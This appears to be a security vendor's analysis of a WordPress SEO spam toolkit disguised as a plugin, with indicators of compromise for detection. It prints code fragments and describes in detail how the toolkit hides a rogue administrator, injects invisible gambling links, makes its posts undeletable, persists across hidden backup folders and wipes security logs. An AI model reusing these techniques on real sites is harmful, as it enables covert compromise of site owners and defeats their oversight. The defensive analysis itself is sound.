

High Persistence WordPress SEO Spam Toolkit: Bundle 149

This PHP script is a post-exploitation SEO spam toolkit disguised as a legitimate WordPress plugin. It deploys a hidden administrator account, injects invisible gambling spam into page output, creates undeletable spam posts optimized for search engine indexing, and maintains persistence across nine redundant backup locations, three MU-plugins, and two auxiliary shell plugins -- each capable of independently restoring the entire infection.
Its most distinctive behavior: it actively deletes competing spam from other threat actors while protecting its own.
Deconstructing the Toolkit
1. Social Engineering Disguise
The malware registers itself as a standard WordPress plugin with a fabricated but plausible-sounding header. The plugin name and description use procedurally generated corporate jargon designed to look unremarkable in a plugin list:
/**
* Plugin Name: Legacy-integrated post flexibility environment
* Description: Restore consensus formatting beneath layered
* innovation tension as harmony declines across platforms.
* Version: 5.4.2
* Author: WordPress Contributors
*/
Crediting authorship to "WordPress Contributors" is a deliberate social engineering choice - an admin scrolling through their plugin list is unlikely to question something that looks like a core contribution. Version number (5.4.2) is high enough to imply maturity and stability, not a recent unknown install.
2. Hardcoded Configuration Block
All operational parameters are defined as PHP constants suffixed with a bundle identifier (_149). This numbering convention suggests that the toolkit is templated for mass deployment across campaigns, with each bundle receiving a unique ID.
define('CFG_BT_149', '149'); // Bundle ID
define('CFG_MH_149', [REDACTED - HTML]); // Main homepage spam payload
define('CFG_SH_149', [REDACTED]); // Sitewide header injection
define('CFG_VF_149', [REDACTED]); // Visible footer content
define('CFG_AU_149', [REDACTED - username]);// Rogue admin username
define('CFG_AE_149', [REDACTED - email]); // Rogue admin email
define('CFG_AP_149', [REDACTED - encoded]); // Double-Base64 encoded password
define('CFG_AK_149', [REDACTED - key]); // REST API authentication key
The password field (CFG_AP_149) uses a double-Base64 encoding scheme: the value is Base64-decoded twice at runtime before being passed to wp_create_user(). This is a lightweight obfuscation layer - not encryption - but it is enough to defeat casual inspection and simple pattern-matching scanners looking for plaintext credentials.
The CFG_MH_149 constant contains pre-built HTML blocks with hidden <div> elements containing multilingual SEO spam (German, English) linking to online gambling domains. These divs are positioned thousands of pixels off-screen via inline CSS (e.g. top: -5657px; left: -15276px), invisible to visitors but crawlable by search engines.
3. Hidden Administrator Account
The toolkit creates a rogue administrator account on activation and re-creates it hourly via WP-Cron if it is ever deleted. The account is then hidden from every surface in WordPress where users are visible:
add_action('pre_user_query', function($q) {
global $wpdb;
$h = get_option(_XP_149 . 'adm');
if ($h) {
$q->query_where .= " AND {$wpdb->users}.user_login != '"
. esc_sql($h) . "'";
}
});
This hooks into pre_user_query, which fires before every user listing query in WordPress. The rogue username is stored in wp_options rather than hardcoded into the filter, adding an extra layer of indirection. An admin viewing the Users page will see a correct user count minus one, with no visible indication that an account has been excluded. On multisite installations, the account is additionally granted super-admin privileges via grant_super_admin().
4. Deep Concealment System
The toolkit does not merely hide itself -- it systematically removes evidence of its existence from every queryable surface in WordPress. This goes far beyond a simple all_plugins filter.
- Plugin List. Hides main plugin + both shell plugins by basename and partial string match
- Update Notifications Removes all three plugins from
site_transient_update_plugins
- Admin Post Counts. Adjusts All / Published / Draft / Mine tab counts to match hidden posts
- REST API. Excludes protected posts from
/wp/v2/postsresponses
- XML Sitemap. Filters protected posts from
wp_sitemaps_posts_query_args
- Widgets. Removes from Recent Posts widget via
widget_posts_args
The post concealment logic is particularly nuanced. Protected spam posts are hidden from every listing context (homepage, archives, feeds, search, admin list), but direct URL access is explicitly allowed. This is the core of the SEO strategy: search engine crawlers that follow a direct link will find and index the content, even though no human browsing the site will ever see it listed.
5. Undeletable Post Protection
Every spam post the toolkit creates is registered in a protected ID list stored in wp_options. These posts are then shielded from deletion through four independent mechanisms:
// Blocks trash action
add_action('wp_trash_post', ...);
// Blocks permanent delete
add_action('before_delete_post', ...);
// Blocks bulk operations (returns false to cancel)
add_filter('pre_delete_post', ...);
// Removes trash/delete links from the admin row actions
add_filter('post_row_actions', ...);
If an admin somehow discovers one of these posts in the database and tries to trash it, they receive a wp_die() error: "This post cannot be deleted." The bulk actions dropdown also has "Move to Trash" removed entirely. The only way to remove these posts is to deactivate the malware first -- which itself is hidden from the plugin list.
6. Stealth SEO Injection Engine
The output buffer injection runs on template_redirect and uses a deduplication constant (_XF_INJ_149) to ensure it only fires once per page load, even when multiple components (main plugin, MU-plugin, shell plugins) are all active simultaneously.
The injection has three layers:
- Off-screen hidden divs -- The CFG_MH_149 payload places gambling affiliate links inside absolutely positioned divs with extreme negative offsets, injected only on the homepage/front page for maximum crawl visibility.
- Stealth footer - A visible-but-invisible footer div is appended before
</body>.
The accompanying JavaScript dynamically samples the site's actual footer background color, then sets the injected text to a color offset by exactly 2 RGB values. On a white background (#ffffff), the spam text renders as #fdfdfd -- functionally invisible to human eyes but present in the DOM for crawlers.
// Color offset: close enough to be invisible, different enough to exist
var r2 = (r > 2) ? r - 2 : r + 2;
var g2 = (g > 2) ? g - 2 : g + 2;
var b2 = (b > 2) ? b - 2 : b + 2;
The footer scanner attempts to detect the background color by checking common footer selectors (footer, #footer, .site-footer, .elementor-location-footer, etc.), then falls back to scanning the last visible elements on the page, then finally the <body>. This means the stealth coloring adapts regardless of theme.
7. Nine-Location Redundant Persistence
This is the defining feature of the toolkit. The malware distributes copies of itself and all its components across nine hidden directories within wp-content/, all using dot-prefixed folder names that are invisible to most file managers and ls without the -a flag:
wp-content/uploads/YYYY/MM/.thumbnails/
wp-content/upgrade/.temp/
wp-content/cache/.objects/ (also primary CSV location)
wp-content/languages/.cache/
wp-content/uploads/.cache-dir/
wp-content/themes/.starter-starter/
wp-content/upgrade/core/.backup/
wp-content/fonts/.woff-cache/
wp-content/debug/.logs/
Each location stores a full copy of: the MU-plugin code, both auxiliary plugin payloads (as .dat files), the post data, and the CSV tracking index. A bidirectional sync function (_xf_sync_149) ensures that if any single copy survives a cleanup, the full infection is restored on the next page load. The restore logic runs at two hooks: init (priority 1) and plugins_loaded (priority 1) -- meaning it executes before nearly all other WordPress code.
Every component checks for and restores every other component:
Main Plugin restores MU-plugins, shell plugins, CSV, and post data from backup locations
MU-Plugin restores shell plugins and backs itself up to all 9 locations
Shell Plugin 1 restores shell plugin 2, re-creates hidden admin account, backs itself up
Shell Plugin 2 restores MU-plugins, shell plugin 1, CSV, backs itself up
Additionally, an hourly WP-Cron job (wp_cache_gc_149) runs the full restore cycle, re-creates the admin account if deleted, flushes caches, and wipes logs. Removing any single file, plugin, or even all visible plugins is insufficient -- the hidden backup copies will regenerate everything.
8. Competitive Spam Displacement
Perhaps the most telling behavior: the toolkit includes a spam cleanup function that runs on every admin page load, after its own posts have been created and protected. It searches all non-protected posts for a keyword list covering gambling, adult content, and piracy terms across multiple languages, then performs a hard delete -- not trash, but permanent removal including postmeta,termrelationships, and comments -- of up to 10,000 posts per admin page loadin batches of 500.
The critical detail: its own posts are explicitly excluded via the protected IDs list. This means the toolkit is designed to operate in environments that are already compromised by other SEO spam campaigns, and it eliminates the competition to ensure its own affiliate links are the only ones indexed.
9. Anti-Forensics: Log and Cache Wiping
The toolkit truncates logging tables from every major WordPress security and activity monitoring plugin:
wp_simple_history Simple History
wp_simple_history_contexts
wp_stream Stream
wp_stream_meta
wp_wsal_metadata WP Activity Log
wp_wsal_occurrences
wp_activity_log Activity Log
wp_wflogins Wordfence
wp_wfhits
It also empties wp-content/debug.log, flushes the WordPress object cache, and clears transients from all major caching plugins (W3 Total Cache, WP Super Cache, LiteSpeed, Autoptimize, WP Rocket).This runs on the hourly cron and is also available on-demand via the REST API.
10. REST API Command & Control
Three hidden API endpoints are registered under the /wp/v2/cache/ namespace, authenticated via a hardcoded key parameter (k):
GET /wp/v2/cache/status?k=[KEY]
Returns bundle ID, protected post count, post IDs, CSV URL
POST /wp/v2/cache/repair?k=[KEY]
Triggers full redeploy + restore cycle
POST /wp/v2/cache/cleanup?k=[KEY]
Flushes caches, wipes logs, runs spam deletion
GET /wp/v2/cache/csv?k=[KEY]
Returns Base64-encoded CSV of all created posts + direct URL
The CSV tracking file is also permanently accessible as a static file at /wp-content/cache/.objects/149.csv, requiring no authentication. This allows the operator to poll all infected sites for their spam post index via a simple HTTP request.
Indicators of Compromise (IoCs)
Database Markers
Table: wp_options
wp_149_adm Stores hidden admin username
wp_149_hp Serialized array of protected (undeletable) post IDs
wp_149_pf List of processed post filenames
wp_149_ci CSV row index counter
WP-Cron
wp_cache_gc_149 (hourly)
File System Markers
MU-Plugin (primary) wp-content/mu-plugins/sunrise-149.php
MU-Plugin (stub) wp-content/mu-plugins/db-149.php
MU-Plugin (stub) wp-content/mu-plugins/maintenance-149.php
Shell Plugin 1 wp-content/plugins/crontrol-149/crontrol-149.php
Shell Plugin 2 wp-content/plugins/usersw-149/usersw-149.php
CSV Tracking File wp-content/cache/.objects/149.csv
Backup Payloads crontrol-149.dat, usersw-149.dat (in any of 9 dirs)
Spam Post Source [plugin-dir]/posts/*.txt
Code Snippets to search for (GREP)
Configuration Pattern CFG_BT_149 | _XP_149 | _XF_INJ_149
Restore Function _xf_full_restore_149
Hidden Admin Filter pre_user_query with user_login !=
C2 API Namespace wp/v2/cache/status | wp/v2/cache/repair
Stealth Footer ID xf-149- (DOM element ID prefix)
Cron Hook wp_cache_gc_149
Generic (any bundle) _xf_full_restore_ | _xf_deploy_all_ | _XF_SPAM_KEYWORDS_
Hidden Backup Directories
wp-content/uploads/YYYY/MM/.thumbnails/
wp-content/upgrade/.temp/
wp-content/cache/.objects/
wp-content/languages/.cache/
wp-content/uploads/.cache-dir/
wp-content/themes/.starter-starter/
wp-content/upgrade/core/.backup/
wp-content/fonts/.woff-cache/
wp-content/debug/.logs/
NOTE: The paths, option names, and code patterns above are from Bundle 149. The toolkit appears to be templated -- other bundle IDs will use different numeric suffixes (e.g., _150, _203) with identical structure. Detection rules should use wildcards for the bundle ID. Validate all indicators against your own threat intelligence feeds.

Ready for next‑gen AI Server Security?
Start your Monarx journey in minutes